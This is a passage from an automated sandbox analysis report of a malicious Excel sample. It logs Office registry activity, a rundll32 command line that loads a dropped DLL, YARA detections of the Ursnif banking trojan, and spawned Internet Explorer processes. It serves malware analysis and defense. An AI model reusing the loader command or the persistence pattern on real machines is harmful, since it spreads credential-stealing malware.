HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDC3C	EDC3C	binary	04 00 00 00 78 04 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 B9 EC CD 1C 1D FF D6 01 3C DC 0E 00 3C DC 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDD16	EDD16	binary	04 00 00 00 78 04 00 00 39 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 31 00 2E 00 32 00 36 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 23 FD 5F 20 1D FF D6 01 16 DD 0E 00 16 DD 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDECB	EDECB	binary	04 00 00 00 78 04 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 8E 95 C1 20 1D FF D6 01 CB DE 0E 00 CB DE 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDF57	EDF57	binary	04 00 00 00 78 04 00 00 1E 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 78 00 6C 00 73 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 F0 01 D7 20 1D FF D6 01 57 DF 0E 00 57 DF 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	o46	binary	6F 34 36 00 78 04 00 00 02 00 00 00 00 00 00 00 24 00 00 00 01 00 00 00 10 00 00 00 08 00 00 00 78 00 6C 00 73 00 2E 00 78 00 6C 00 73 00 00 00 78 00 6C 00 73 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2296 Parent PID: 1144

General

Start time:	11:52:43
Start date:	09/02/2021

Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 C:\fyjh\zglgy\lckhvmn.drhdh,DllRegisterServer
Imagebase:	0xff0c0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\fyjh\zglgy\lckhvmn.drhdh	unknown	64	success or wait	1	FF0C27D0	ReadFile
C:\fyjh\zglgy\lckhvmn.drhdh	unknown	264	success or wait	1	FF0C281C	ReadFile

Analysis Process: rundll32.exe PID: 1920 Parent PID: 2296

General

Start time:	11:52:44
Start date:	09/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 C:\fyjh\zglgy\lckhvmn.drhdh,DllRegisterServer
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.2321839049.00000000039CC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.2321796165.00000000039CC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.2321745663.00000000039CC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000002.2416709074.0000000002340000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.2321730520.00000000039CC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.2321759010.00000000039CC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.2378828561.00000000022D0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\47278A61-FA3B-119B-3C6B-CED530CFE2D9	Client	binary	3B 0C 00 00 1C 80 00 00 70 35 16 35 51 F4 65 EB 3C 6B CE D5 38 7F 24 A3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	234B708	RegSetValueExA

Analysis Process: iexplore.exe PID: 2828 Parent PID: 584

General

Start time:	11:53:36
Start date:	09/02/2021
Path:	C:\Program Files\Internet Explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x13f4b0000
File size:	814288 bytes
MD5 hash:	4EB098135821348270F27157F7A84E65
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2448 Parent PID: 2828

General

Start time:	11:53:36
Start date:	09/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2828 CREDAT:275457 /prefetch:2
Imagebase:	0xd0000
File size:	815304 bytes
MD5 hash:	8A590F790A98F3D77399BE457E01386A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2392 Parent PID: 584

General

Start time:	11:54:23
Start date:	09/02/2021
Path:	C:\Program Files\Internet Explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x13f990000
File size:	814288 bytes
MD5 hash:	4EB098135821348270F27157F7A84E65
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 1844 Parent PID: 2392

General

Start time:	11:54:24
Start date:	09/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2392 CREDAT:275457 /prefetch:2
Imagebase:	0x180000
File size:	815304 bytes

MD5 hash:	8A590F790A98F3D77399BE457E01386A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 1340 Parent PID: 584

General

Start time:	11:54:26
Start date:	09/02/2021
Path:	C:\Program Files\Internet Explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x13f990000
File size:	814288 bytes
MD5 hash:	4EB098135821348270F27157F7A84E65
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

